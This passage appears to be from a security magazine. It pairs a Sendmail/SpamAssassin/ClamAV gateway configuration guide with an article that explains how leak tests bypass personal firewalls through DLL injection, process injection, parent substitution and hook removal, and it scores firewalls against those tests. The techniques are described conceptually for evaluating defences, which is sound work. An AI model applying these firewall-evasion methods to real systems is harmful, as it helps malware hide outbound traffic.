After we have configured the milters we may add to *sendmail.rc,* the lines from listing 3 to inform Sendmail on where to find them. The paths we will use here must be the same as those defined as parameters, to the milters.

As a general rule, after any modification to *sendmail.rc,* we need to rerun the m4 script to process the new *sendmail.cf.* In newer sendmail versions this is done automatically while restarting the service.


Customizing the configuration files

The configuration files, that we need to give important to are: *local.cf* (SpamAssassin), clamav.conf and *sendmail.rc.* These three files allow us to specify if we need to tag the messages or we want toremove them altogether.

Starting from *sendmail.mc* (listing 4) we will explain some of the important parameters required for attaining major performance and maximum precision in identifying an unwanted e-mail.

When configuring the sendmail configuration file it is a good idea to give high priority to processing speed, so that SVCG is as seamlessly integrated as possible. One of the parameters that has a great impact on the processing speed is for both SpamAssassin and *ClamAV* is the maximum scanned mail size.

In our example we chose 20MB, to be the maximum scanned mail size. Listing 5 lists the boolean values. Threshold value is the sum of all partially calculated scores of various tests applied to the e-mail message. The value must be weighed by a verification parameter. It is possible to activate bayesian filters, pyzor, hashcash,



enderunix.org Jun. 2002 statistics

Creation time: Jun 10, 2002 / 2:02

Day	Sent	Received	Total	Size
10	0	2	2	0.00 bytes
11	0	6	6	0.00 bytes
12	6	79	85	15.80 KBytes
13	7	78	85	13.78 KBytes
14	7	128	135	19.69 KBytes
15	0	11	11	0.00 bytes
Total	**20**	**304**	**324**	**49.28 KBytes**
Average	**3**	**50**	**54**	**8.21 KBytes**

Figure 3. *Statistics*

Listing 5. *Local configuration file*

```
required_hits   5.0
defang_mime 1
report_header 1
ok_languages   all
ok_locales   all
use_hashcash   1
auto_learn   1
use_bayes   1
bayes_auto_learn   1
use_auto_whitelist   0
bayes_auto_learn_threshold_nonspam 0.2
bayes_auto_learn_threshold_spam 8.0
pyzor_options --homedir /etc/mail/SpamAssassin
```

Listing 6. *ClamAV configuration file*

```
LogFile /var/log/clamav/clamd.log
LogFileUnlock
LogFileMaxSize 0
LogTime
LogSyslog
PidFile /var/run/clamav/clamd.pid
TemporaryDirectory /var/tmp
DatabaseDirectory /var/lib/clamav
LocalSocket /var/run/clamav/clamav.sock
FixStaleSocket
MaxConnectionQueueLength 30
MaxThreads 30
ReadTimeout 300
IdleTimeout 15
User clamav
ScanMail
MailFollowURLs
ScanArchive
ScanRAR
ArchiveMaxFileSize 25M
ArchiveMaxFiles 1500
```

blacklists and many more. The bayesian analysis is essential for responding to changing spam e-mail content. It is also important to configure the auto-learn parameteraccordingly. Using very high or very low thresholds, will skew the results and performance of the spam filter in the long run.

We will now look into the hash-cash mechanisms. Analysis is done on all the languages and locales. We should not underestimate the SpamAssassin options that impact the RAM memory utilization.

```
spamd -d -c -m50 -H -r /var/run/
spamd.pid
```

The value following the `-m` parameter specifies the maximum number of simultaneous processes.

The ClamAV configuration file *(clamav.conf)* is usually located in the /etc. It contains important directives, such as the path to the socket. This should be different from the one configured in ClamAV-milter.

Listing 7. *Mrtg.conf*

```
# $Id: mrtg.cfg,v 1.2 2000/11/27 19:16:30 rowan Exp $
############################################################
# Mail server stats
#
# gather statistics on the local machine
# count bytes transferred instead of messages
#
workdir: /var/www/html/mrtg/
LoadMIBs: /usr/share/snmp/mibs/UCD-SNMP-MIB.txt,/usr/
                       share/snmp/mibs/TCP-MIB.txt
Target[syn.mail]: `/usr/bin/mrtg-mailstats`
Options[syn.mail]: nopercent,noinfo,perhour
Background[syn.mail]: #738AA6
WithPeak[syn.mail]: my
Title[syn.mail]: (Nome host) Mail processed - messages
                       per hour
PageTop[syn.mail]: <h1>(Nome host) Mail processed -
                       messages
per hour</h1>
MaxBytes[syn.mail]: 10000000
YLegend[syn.mail]: msgs/h
ShortLegend[syn.mail]: msgs/h
LegendI[syn.mail]: &nbsp;Mail in:
LegendO[syn.mail]: &nbsp;Mail out:
Legend1[syn.mail]: Mail processed per hour, input messages
Legend2[syn.mail]: Mail processed per hour, output
                       messages
# CPU Monitoring
# (Scaled so that the sum of all three values doesn't
                       exceed 100)
Target[server.cpu]:ssCpuRawUser.0&ssCpuRawUser.0:
                       community@localhost +
ssCpuRawSystem.0&ssCpuRawSystem.0:community@localhost +
ssCpuRawNice.0&ssCpuRawNice.0:community@localhost
Title[server.cpu]:Server CPU Load
MaxBytes[server.cpu]: 100
ShortLegend[server.cpu]: %
YLegend[server.cpu]: CPU Utilization
Legend1[server.cpu]: Current CPU percentage load
LegendI[server.cpu]: Used
LegendO[server.cpu]:
Options[server.cpu]: growright,nopercent
Unscaled[server.cpu]: ymwd
# Memory Monitoring (Total Versus Available Memory)
Target[server.memory]:memAvailReal.0&memTotalReal.0:
                       community@localhost
Title[server.memory]: Free Memory
PageTop[server.memory]: <H1>Free Memory</H1>
MaxBytes[server.memory]: 100000000000
ShortLegend[server.memory]: B
YLegend[server.memory]: Bytes
LegendI[server.memory]: Free
LegendO[server.memory]: Total
Legend1[server.memory]: Free memory, not including swap,
                       in bytes
Legend2[server.memory]: Total memory
Options[server.memory]: gauge,growright,nopercent
kMG[server.memory]: k,M,G,T,P,X
# Memory Monitoring (Percentage usage)
Title[server.mempercent]: Percentage Free Memory
PageTop[server.mempercent]:<H1>Percentage Free Memory</
                       H1>
Target[server.mempercent]:(
memAvailReal.0&memAvailReal.0:community@localhost ) * 100
                       / (
memTotalReal.0&memTotalReal.0:community@localhost )
options[server.mempercent]: growright,gauge,transparent,
                       nopercent
Unscaled[server.mempercent]: ymwd
MaxBytes[server.mempercent]: 100
YLegend[server.mempercent]: Memory %
ShortLegend[server.mempercent]: Percent
LegendI[server.mempercent]: Free
LegendO[server.mempercent]: Free
Legend1[server.mempercent]: Percentage Free Memory
Legend2[server.mempercent]: Percentage Free Memory
# New TCP Connection Monitoring (per minute)
Target[server.newconns]:tcpPassiveOpens.0&tcpActiveOpens.
                       0:community@localhost
Title[server.newconns]: Newly Created TCP Connections
PageTop[server.newconns]: <H1>New TCP Connections</H1>
MaxBytes[server.newconns]: 10000000000
ShortLegend[server.newconns]: c/s
YLegend[server.newconns]: Conns / Min
LegendI[server.newconns]: In
LegendO[server.newconns]: Out
Legend1[server.newconns]: New inbound connections
Legend2[server.newconns]: New outbound connections
Options[server.newconns]: growright,nopercent,perminute
# Established TCP Connections
Target[server.estabcons]:tcpCurrEstab.0&tcpCurrEstab.0:
                       community@localhost
Title[server.estabcons]: Currently Established TCP
                       Connections
PageTop[server.estabcons]: <H1>Established TCP
                       Connections</H1>
MaxBytes[server.estabcons]: 10000000000
ShortLegend[server.estabcons]:
YLegend[server.estabcons]: Connections
LegendI[server.estabcons]: In
LegendO[server.estabcons]:
Legend1[server.estabcons]: Established connections
Legend2[server.estabcons]:
Options[server.estabcons]: growright,nopercent,gauge
```

`<=== DAN'S TRANSLATION ENDS ===>`

The maximum size of an archive and the maximum number of files per archive are the values that should be carefully chosen depending on the RAM size. As anticipated, on our example the system is supposed to have 2 GB of RAM (1500 files of 25MB each).

In the files described above, there are some parameters that if not configured correctly, can affect system performance.

Next we will present a configuration sample containing the most important parameters with respect to the described configuration.

Sendmail.mc `define(`confTO_QUEUERETURN', `3d')dnl` – influendce on the queue's lenght. Spamassassin

Listing 8. *Local configuration file, the second part*

```
score AS_SEEN_ON 0.393 0.320 0.613 0.613
score BAD_CREDIT 1.161 1.161 0.817 0.817
score BANG_GUAR 0.297 0.297 0.254 0.254
score BANG_MORE 0.287 0.287 0.294 0.294
score BAYES_00 0 0 -1.665 -1.665  Pesi baesiani
score BAYES_05 0 0 -0.925 -0.925  Pesi baesiani
score BAYES_20 0 0 -0.730 -0.730 Pesi baesiani
score BAYES_40 0 0 -0.276 -0.276 Pesi baesiani
score BAYES_50 0 0 1.724 1.724 Pesi baesiani
score BAYES_60 0 0 4.02 4.02 Pesi baesiani
score BAYES_80 0 0 4.32 4.32 Pesi baesiani
score BAYES_95 0 0 4.98 4.98 Pesi baesiani
score BAYES_99 0 0 5.54 5.54 Pesi baesiani
score BEST_PORN 0.566 0.263 0.263 0.263
score BLANK_LINES_80_90 0.046 0.046 0.216 0.216
score BODY_ENHANCEMENT 0.151 0.481 2.500 2.500
score BODY_ENHANCEMENT2 0.814 0.845 3.000 3.000
score CUM_SHOT 4.000 4.000 4.000 4.000
score DEAR_FRIEND 0.542 0.766 1.288 1.288
score DIET_1 0.671 0.365 0.274 0.274
score DISGUISE_PORN 1.490 1.835 0.798 0.798
score DNS_FROM_RFC_ABUSE 0 0.374 0 0.374
score DRUGS_ANXIETY 2.823 0.205 0.205 0.205
score DRUGS_ANXIETY_EREC 0.024 0.038 0.524 0.538
score DRUGS_DIET 0.771 0.415 0.771 0.415
score DRUGS_DIET_OBFU 2.345 2.345 2.704 2.748
score DRUGS_ERECTILE 1.250 1.250 2.250 2.250
score DRUGS_ERECTILE_OBFU 2.090 2.090 3.390 3.390
score DRUGS_MANYKINDS 0.031 2.734 0.031 2.734
score DRUGS_MUSCLE 0.001 0.169 0.001 0.169
score DRUGS_PAIN 2.871 2.871 1.358 1.358
score DRUGS_SLEEP 0.320 0.107 0.053 0.053
score FREE_PORN 0.794 0.794 1.937 1.937
score FROM_ENDS_IN_NUMS 0.177 0.516 0.517 0.517
score FROM_HAS_MIXED_NUMS 0.107 0.298 0.024 0.024
score FROM_NONSENDING_DOMAIN 1.486 1.486 1.678 1.678
score FROM_STARTS_WITH_NUMS 1.218 1.492 1.441 1.441
score GUARANTEED_100_PERCENT 0.615 0.435 0.669 0.669
score GUARANTEED_STUFF 0.100 0.238 0.403 0.403
score HARDCORE_PORN 1.520 1.520 1.850 1.850
score LIVE_PORN 0.040 0.360 1.000 1.000
score MIME_QP_LONG_LINE 0 0.000 0.105 0.105
score MISSING_MIMEOLE 0.068 0 0 0.100
score MORTGAGE_BEST 0.948 0.923 4.000 4.000
score MORTGAGE_PITCH 0.297 0 3.465 3.465
score MORTGAGE_RATES 0 0.689 0.700 0.700
score NIGERIAN_BODY2 2.400 0.489 2.400 2.400
score NIGERIAN_BODY3 1.395 1.931 2.273 2.273
score NIGERIAN_SUBJECT1 0 0 0.270 0.270
score NO_REAL_NAME 0.124 0.178 0.336 0.336
score NONSECURED_CREDIT 0 0 1.074 1.074
score ONLINE_PHARMACY 2.730 0 2.895 2.895
score OPTING_OUT_CAPS 0.067 0.026 0.483 0.483
score ORDER_REPORT 0 0 1.230 1.230
score PORN_16 0.907 0.462 1.305 1.305
score PORN_CELEBRITY 0.675 1.569 1.569 1.569
score PORN_URL_SEX 5.865 5.427 5.817 5.817
score PORN_URL_SLUT 1.941 2.022 2.022 2.022
score RCVD_ILLEGAL_IP 1.335 1.370 1.588 1.588
score SOMETHING_FOR_ADULTS 1.433 1.513 1.614 1.614
score SUBJECT_DRUG_GAP_C 1.993 1.917 2.501 2.501
score SUBJECT_DRUG_GAP_VIA 2.659 1.770 3.158 3.158
score SUBJ_AS_SEEN 0.995 1.691 1.214 1.214
score SUBJ_BUY 0.565 0.490 0.414 0.414
score SUBJ_YOUR_OWN 0.872 1.294 1.371 1.371
score TO_NO_USER 0.332 0.116 1.615 1.615
score WORK_AT_HOME 0 0 0.325 0.325
score MICROSOFT_EXECUTABLE 2.100
score DATE_IN_FUTURE_03_06 0.1
score DATE_IN_FUTURE_06_12 0.2
score DATE_IN_FUTURE_12_24 0.3
score DATE_IN_FUTURE_24_48 0.4
score DATE_IN_FUTURE_48_96 1.0
score DATE_IN_PAST_03_06 0.1
score DATE_IN_PAST_06_12 0.2
score DATE_IN_PAST_12_24 0.3
score DATE_IN_PAST_24_48 0.4
score DATE_IN_PAST_48_96 1.0
score BIZ_TLD 1.000 1.000 1.000 0.800
score BigEvilList_RX 2.500 3.200 3 1.400
score MORTGAGE_PITCH 2.500 3.200 0 1.400
score MORTGAGE_BEST 2.500 3.200 0 1.400
score SAVE_UP_TO 1.000 1.000 1 1
score SAVINGS 0.990 0.990 0.990 0.990
score SAVE_THOUSANDS 3.800 3.000 1.400 3.400
score BANG_GUARANTEE 2.100 2.100 1.800 1.800
score BANG_BOSS 2.100 2.100 1.800 1.800
score BANG_MONEY 2.100 2.100 1.800 1.800
score URI_OFFERS 2.800 2.800 2.400 2.400
score SUB_FREE_OFFER 1.800 2.000 1.400 2.400
score DRUGS_ERECTILE 2.400 2.800 3.400 3.400
score DRUGS_ANXIETY  2.400 2.800 3.400 3.400
score DRUGS_SLEEP  2.400 2.800 3.400 3.400
score DRUGS_DEPRESSION 2.400 2.800 3.400 3.400
score CASHCASHCASH   2.400 2.800 3.400 3.400
score ORDER_NOW  2.400 2.800 3.400 3.400
score LIMITED_TIME_ONLY 1.800 2.000 3.400 3.400
score AP_CONSUMMATE 0.900 0.800 1.200 1.500
score BAD_CREDIT 2.400 0.800 1.000 0.800
score CLICK_BELOW  3.000 3.000 3.000 3.000
score REMOVE_PAGE  1.500 1.500 1.500 1.500
score FREE_CONSULTATION 3.100 2.400 1.000 1.400
score FORGED_HOTMAIL_RCVD 2.800 2.800 2.600 2.600
score FORGED_HOTMAIL_RCVD2 2.800 2.800 2.600 2.600
score FORGED_YAHOO_RCVD 2.800 2.800 2.600 2.600
score FORGED_YAHOO_RCVD_SMTP 2.800 2.800 2.600 2.600
score NO_REAL_NAME 0.800 0.800 0.600 0.600
score UNPARSEABLE_RELAY 3.800 3.000 1.400 3.400
score URIBL_JP_SURBL 3.800 3.000 1.400 3.400
score USER_IN_WHITELIST_TO -50.000 -50.000 -50.000 -50.000
```

`spamd -m50` ..... influence on RAM. *ClamAV-milter* `--max-children=25` influence on a speed of the CPU function server process. *Clamav.conf* `MaxThreads 30` maximum number of threads: RAM and CPU.

For these parameters to be tuned properly, they should be carefully monitored by the monitoring system.

The major part of these systems is based on the SNMP protocol, so we need to install the anti-*spam/ anti-virus* gateway, the net-snmp package.

One of the best and widely known monitoring and analysis program is mrtg, which offers the advantage of having as source sendmail statistics (using the mrtg-mailstats package) besides monitoring SNMP.

In the following listings, we present the mrtg configuration files that allow us to visualize, the number of e-mail messages on a hourly basis, as well as the number of simultaneous connections.


The configuration files are needed to gather information on the server utilization, and we need to act accordingly on the parameters.

By reading the configuration files, you can see that the observed parameters are the obvious ones for an e-mail server. Other useful monitoring tools are Isoqlog and Mailgraph.

These tools are written for e-mail servers. Figure 3 is a screenshot that shows data on e-mail traffic organized by domain. Figure 4 graphically depicts rdtool, the amount of spam and virus passing through. These components too must be configured taking into account the MTA.

The main configuration files for every package are *isoqlog.conf* and isoqlog.domains for Isoqlog. In the case of Mailgraph, it is only necessary to run */usr/bin/perl -w /root/mailgraph-1.12/mailgraph.pl -l /var/log/maillog.*

The frontend for Isoqlog is PHP page, while Mailgraph is a CGI program.



```
🟦 Sent      total:   324873 msgs   avg: 32.18 msgs/min   max:  600 msgs/min
🟩 Received  total:   633497 msgs   avg: 62.73 msgs/min   max:  650 msgs/min
🟥 Rejected  total:   176184 msgs   avg: 17.38 msgs/min   max:  182 msgs/min
                                                        [Mon Oct  9 12:29:50 2006]
```

```
⬛ Bounced   total:     2800 msgs   avg:  0.28 msgs/min   max:   54 msgs/min
🟨 Viruses   total:    14329 msgs   avg:  1.42 msgs/min   max:   22 msgs/min
🟪 Spam      total:    56631 msgs   avg:  5.59 msgs/min   max:  118 msgs/min
                                                        [Mon Oct  9 12:51:39 2006]
```

Figure 4. *Mail statistics for the ISG.EE mail server – weekly*

Managing threshold values

At this stage you may proceed to the Bayesian filters configuration. The configuration directives are:

```
use_bayes   1
bayes_auto_learn   1
use_auto_whitelist   0
bayes_auto_learn_threshold_nonspam 0.2

bayes_auto_learn_threshold_
spam 8.0
```

The auto-learn function must be configured using an inferior and a superior limit. This way the system will train itself on how to classify the spam based on previous experience.

Spamassassin allows the administrator to customize the configuration file using some quite advanced functions. In the following listing, it is worth noting that it is possible to modify the weighing parameters used for content analysis, so that the administrator will be able to change the filter output based on the spam encountered.

These choices have a great influence on the Bayesian calculations, so greater care is advised while managing the above mentioned weights. All of them should be configured, taking the threshold value into account beyond which all e-mails will get trashed.

The HashCash technology can verify if an e-mail is a spam or not. A hashcash stamp constitutes a proof-of-work which takes a defined amount of work to compute for the sender. Recipients can verify the hashcash stamps that they received,

About authors

Pierpaolo Palazzoli, Matteo Valenza, the Snortattack project – as shown in the website – is a SUG (*Snort User Group*) and its main goal is to document the Snort installation and configuration process. Furthermore, they write scripts to automate Snort inline installation.A clear concept of communication, information and knowledge is the heart of this project, which makes it easy for everybody to find, update and share anything that gets published. *Snortattack.org*, resulted from bringing together the knowledge and collaboration of Matteo and Pierpaolo. It appeared on the Internet six months back, but the planning has been going on by its creators for about two years. Their strong points are guides and scripts used to install Snort in Italian and in English, a forum and a mailing list.

in an efficient way. To enable this functionality, it is enough to add this line in *local.cf:*

```
use_hashcash   1.
```

All these options contribute to the final score given to a mail message. The score, as explained before, allows the spamassasin-milter to choose e-mail messages that has to be removed. Before doing this, it is necessary to do a *Bayesian training*, which means the system needs to be let auto-train itself for a certain period of time.

Isoqlog may be used to quantify the number of e-mails that pass, and after reaching a certain number of e-mails, proportional to the number of configured domains (usually 1000 per domain is enough) you can instruct the spamassasin-milter to automatically delete spam e-mail.

Of course, false positive or false negatives might exist. To solve them immediately it is possible to use whitelist and blacklist directives that identifies if an e-mail comes from, or is intended for an address that is known to be either spam (black) or not (white). These are the configuration parameters to be added:

```
whitelist_from good@example.com
blacklist_from bad@example.com
```

All e-mail from *good@example.com* will be always accepted and *bad@example.com* will be always deleted.

Conclusion

To successfully fight against unwanted e-mails, it is not enough to use the best technology, but also the right analysis. It is imperative to analyze the data given by monitoring tools. This article focused from a different perspective on how important proper configuration leads to a successful e-mail scanning gateway.

We recommend opening an account that collects spam to have an idea of the different kinds of spam messages are sent and their evolution. ●

Soft Logica

PERFECT SOFTWARE SOLUTIONS FOR YOUR DIGITAL NEEDS

Backup PLATINUM

Backup Platinum is powerful and easy-to-use backup program designed for MS Windows. Makes a reserve copy of your critical data to hard or USB drives, CD-R/W, DVD, FTP or LAN with 128-bit file encryption and ZIP compression.

Handy Recovery

Handy Recovery is a data recovery software designed to restore accidentally deleted files. Recovers files from deleted and formatted partitions or creates disk images for deferred recovery.

SPAMAID

SpamAid is an easy-to-use MS Outlook add-on that protects your Inbox against spam. Bayesian filtering technology. Auto-learning Ability. POP3, IMAP, HTTP and MS Exchange support.

WAPT

WAPT is a load and stress testing tool for web sites and intranet applications with web interface. Accurate load simulation, run-time test data generation, recording and playback of secure HTTPS requests, clear graphs and reports.

WSOP

WSOP is a program for website load time testing and optimization. It makes the complete analysis for all web page elements and provides a set of reports, statistics and suggestions to improve your website load time and performance.

For more information please visit
www.SoftLogica.com

Firewall leak testing

David Matousek of Matousec Transparent Security and Paul Whitehead of Comodo prepared, especially for hakin9 readers, personal firewalls leak – test. Here are the resultus.

What is a firewall?

Broadly speaking, a computer firewall is a software program that prevents unauthorized access to or from a private network. Firewalls are tools that can be used to enhance the security of computers connected to a network, such as a LAN or the Internet. They are an integral part of a comprehensive security framework.

Personal Firewalls are intended to isolate your computer from the Internet by inspecting each individual *packet* of data as it arrives at either side of the firewall – inbound to or outbound from your computer – to determine whether it should be allowed to pass or be blocked.

Firewalls have the ability to further enhance security by enabling granular control over what types of system functions and processes have access to networking resources. These firewalls can use various types of signatures and host conditions to allow or deny traffic. Although they sound complex, firewalls are relatively easy to install, setup and operate.

Why does a user need a firewall?

When your network is connected to a public network, it is potentially exposed to a number of threats including, hackers, spyware and Trojan horse programs. The increasing ubiquity of 'always on' broadband internet connections means users need to be increasingly vigilant of security issues, as network traffic coming into the computer can cause damage to files and programs even when the user is away from the computer and the computer is idle. In a system that is not protected with any security measures, malicious code such as viruses can infect systems and cause damage that may be difficult to repair. The loss of financial records, e-mail, customer files, can be devastating to a business or to an individual.

Unfortunately, many of these malicious programs employ very advanced techniques to conceal their activities in an attempt to bypass the standard protection mechanism provided by most personal firewalls. These techniques are commonly known as *leak* techniques.

What is a firewall leak-test?

Leak tests are small, non-destructive, programs designed by security experts that deliberately attempt to bypass a firewall's outgoing security measures. The rationale behind them is painfully simple: *If this test can get past your computer's security defenses, then so can a hacker.* Explicitly designed to help identify a firewall's security flaws, leak tests provide the invaluable function of informing the user whether or not their firewall is providing adequate protection. The tests pose no real threat to the security of a computer as they are harmless simulations of the attack techniques typically used by spyware and Trojan horse programs. There are many leak-testing programs available – each one designed to exploit a particular flaw and each using a particular attack technique to break a firewall's standard protection mechanisms.

Techniques employed by leak testing software

Substitution: This technique tries to present itself as a trusted application. There are a few different possibilities how to achive this. For example the application can try to rename itself to a commonly known, safe application name such as iexplore.exe. As a result, firewalls that do not verify application signatures or verify too late fail to detect such attempts.
Trojans that use this technique: W32.Welchia.Worm, The Beast *Leak Tests that emulate this technique*: LeakTest, Coat, Runner

Launching (parent substitution)

With this technique, a program launches a trusted program by modifying its startup parameters such as command line parameters, to access the Internet. This type of penetration bypasses the firewalls that do not apply parent process checking before granting the internet access.
Trojans that use this technique: *W32.Vivael@MM*
Leak Tests that emulate this technique: TooLeaky, FireHole, WallBreaker, Ghost, Jumper, Surfer, CPIL, CPILSuite1, CPILSuite2, CPILSuite3

DLL injection

Being one of the most commonly used techniques by Trojans, this method tries to load a DLL file into the process space of a trusted application. When a DLL is loaded into a trusted process, it acts as the part of that process and consequently gains the same access rights from the firewall as the trusted process itself. Firewalls that do not have an application component monitoring feature fail to detect such attacks.
Trojans that use this technique: The Beast, Proxy-Thunker, W32/Bobax.worm.a
Leak Tests that emulate this technique: pcAudit, pcAudit2, FireHole, Jumper, CPILSuite3, AWFT

Process injection

This technique is the most advanced and difficult to detect penetration case that many personal firewalls still fail to detect although it is used by Trojans in the wild. The attacker program injects its code into process space of a trusted application and becomes a part of it. No DLL or similar component is loaded.
Trojans that use this technique: Flux trojan
Leak Tests that emulate this technique: Thermite, CopyCat, CPIL, DNStest, AWFT

Default rules

Certain personal firewalls try to allow full access internet access rights to vital specific traffic such as DHCP, DNS and netbios. Doing so blindly may cause malicious programs to exploit these rules to access the Internet.
Trojans that use this technique: Unknown
Leak Tests that emulate this technique: YALTA

Race conditions

While filtering the Internet access requests per application, personal firewalls need the process identifier (pid) of a process to perform its internal calculations. Attacker programs may try to exploit this fact by changing their process identifiers before personal firewalls detect them. A robust personal firewall should detect such attempts and behave accordingly.
Trojans that use this technique: Unknown
Leak Tests that emulate this technique: Ghost

Own protocol driver

All network traffic in Windows operating systems are generated by TCP/IP protocol driver and its services. But some Trojans can make use of their own protocol drivers to bypass the packet filtering mechanism provided by personal firewalls.
Trojans that use this technique: Unknown
Leak Tests that emulate this technique: –

Recursive requests

Some system services provide interfaces to applications for common networking operations such as DNS, Netbios etc. Since using these interfaces is a legitimate behavior, a Trojan can exploit such opportunities to connect to the Internet.
Trojans that use this technique: Unknown
Leak Tests that emulate this technique: DNStester, BITStester

Windows messages

Windows operating system provides inter process communication mechanism through window handles. By specially creating a window message, a Trojan can manipulate an application's behavior to connect to the Internet.
Trojans that use this technique: Unknown
Leak Tests that emulate this technique: Breakout

OLE automation, DDE

Windows operating system also provides inter process communication mechanism through COM interfaces. By using a COM interface hosted by a server application, a Trojan can hijack the application to connect to the Internet. Another similar mechanism for inter process communication is Direct Data Exchange (DDE).
Trojans that use this technique: Unknown
Leak Tests that emulate this technique: PCFlank, OSfwbypass, Breakout2, Surfer, ZAbypass

Unhooking

Personal firewalls commonly use so called hooks to implement their protection mechanisms. There exist two major types of hooks – kernel mode hooks and user mode hooks. If the self-protection mechanisms are not implemented well by the firewall it may be possible to unhook its hooks. As a result, some or all protection mechanisms of the firewall are disabled.
Trojans that use this technique: Unknown
Leak Tests that emulate this technique: FPR

Testing

hakin9 asked Matousec – Transparent security to perform leak testing for popular personal firewall products. Each firewall was tested twice against 26 of the most powerful leak tests available – once with its default, out-of-the-box settings, and once with its highest security settings. Each firewall was then awarded an overall score derived from its pass/fail result against each test. The higher the score, the better the firewall performed against the range of leak tests. For every passed test on the highest security settings the firewall gained 100 points, for every passed tests on the default security settings the firewall gained 125 points.

The results of our tests are displayed in the table below. Some tests implement more than one leak test technique.

Appendix – description of each leak test used in the hakin9 tests

Atelier Web Firewall Tester 3.2 (AWFT)
Author: José Pascoa
Website: *http://www.atelierweb.com/awft/*
Category: Process Injection, Parent Substitution, DLL Injection

Atelier Web Firewall Tester contains 6 very effective leak tests each of which is used to calculate a grade over 10, for the personal firewall tested.

Test 1: Attempts to load a copy of the default browser and patch it in memory before it executes.

Test 2: Attempts to create a thread on a loaded copy of the default browser.

Test 3: Attempts to create a thread on Windows Explorer

Test 4: Attempts to load a copy of the default browser from within a thread in Windows Explorer and patch it in memory before execution. This attack regularly beats most personal firewalls which require authorization for an application to load another application.

Test 5: Performs a heuristic search for proxies and other software authorized to access the Internet on port 80. Then it loads a copy of this software and patches it in memory before execution from within a thread on Windows Explorer. This is a very difficult challenge for most personal firewalls!

Test 6: Performs a heuristic search for proxies and other software authorized to access the Internet on port 80 then requests the user to select one of them. It then creates a thread on the select process.

Unlike other leak tests, AWFT is not free. We would like to thank its author, José Pascoa, who provided us a free licence for our tests.

Tabela 1. *Firewalls Comparison*

TEST / PRODUCT	BlackICE PC Protection 3.6.cpv	CA Personal Firewall 2007 3.0.0.196	Comodo Personal Firewall 2.3.6.81	Jetico Personal Firewall 2.0.0.16 beta	Kaspersky Internet Security 6.0.0.303	McAfee Internet Security Suite 2006 8.0	Norton Personal Firewall 2006 9.1.0.33	Outpost Firewall PRO 4.0 (971.584.079)	Sunbelt Kerio Personal Firewall 4.3.268	Windows Firewall XP SP2	Zone-Alarm PRO 6.5.737.000
AWFT (?/10)	10*	-	10*	10*	3*/7+	1*	3*/6+	10*	5*	-	10*
BITStester	-	-	*	*	-	-	+	*	-	-	
Breakout	-	-	*	-	-	-	-	*	-	-	*
Breakout2	-	-	*	*		-	+	*	-	-	
Coat	*	*	-	*	+	*	*	*	+	-	*
CopyCat	-	-	*	*	+	-	-	*	*	-	*
CPIL	-	-	*	*	+	-	-	*	-	-	*
CPILSuite (?/3)	-	-	3*	3*	2+	-	-	3*	1+	-	1*
DNStest	*	-	*	*	+	-	-	*	*	-	*
DNStester	-	-	*	*	-	-	-	*	-	-	*
FireHole	*	-	*	*	+	*	+	*	*	-	*
FPR (?/38)	23*	4*	35*/3+	36*	3*/28+	7*/1+	6*/15+	12*/3+	6*/15+	-	33*
Ghost	*	-	*	*	+	-	+	*	+	-	*
Jumper	*		*	*	+	*	-	*	-	-	*
LeakTest	*	*	*	*	+	*	*	*	+	-	*
OSfwbypass	-	-	*	*	-	-	-	*	-	-	-
pcAudit	*	-	*	-	+	*	+	*	*	-	*
pcAudit2	-	-	*	*	+	-	-	*	*	-	*
PCFlank	-	-	*	*	-	-	-	*	-	-	-
Runner	*	*	*	*	+	+	+	*	+	-	*
Surfer	*	-	*	*	-	-	+	*	+	-	*
Thermite	-	-	*		+	-	-	*	*	-	*
TooLeaky	*	-	*	*	+	-	+	*	+	-	*
Wallbreaker (?/4)	1*	-	1*/3+	4*	4+	2*	1+	4*	4+	-	4*
YALTA	*	*	*	*	+	*	*	*	+	-	*
ZAbypass	*	-	*	*	+	*	+	*	-	-	*
TOTAL SCORE	5750	1000	9350	9125	6350	2325	4600	6675	4825	0	8250

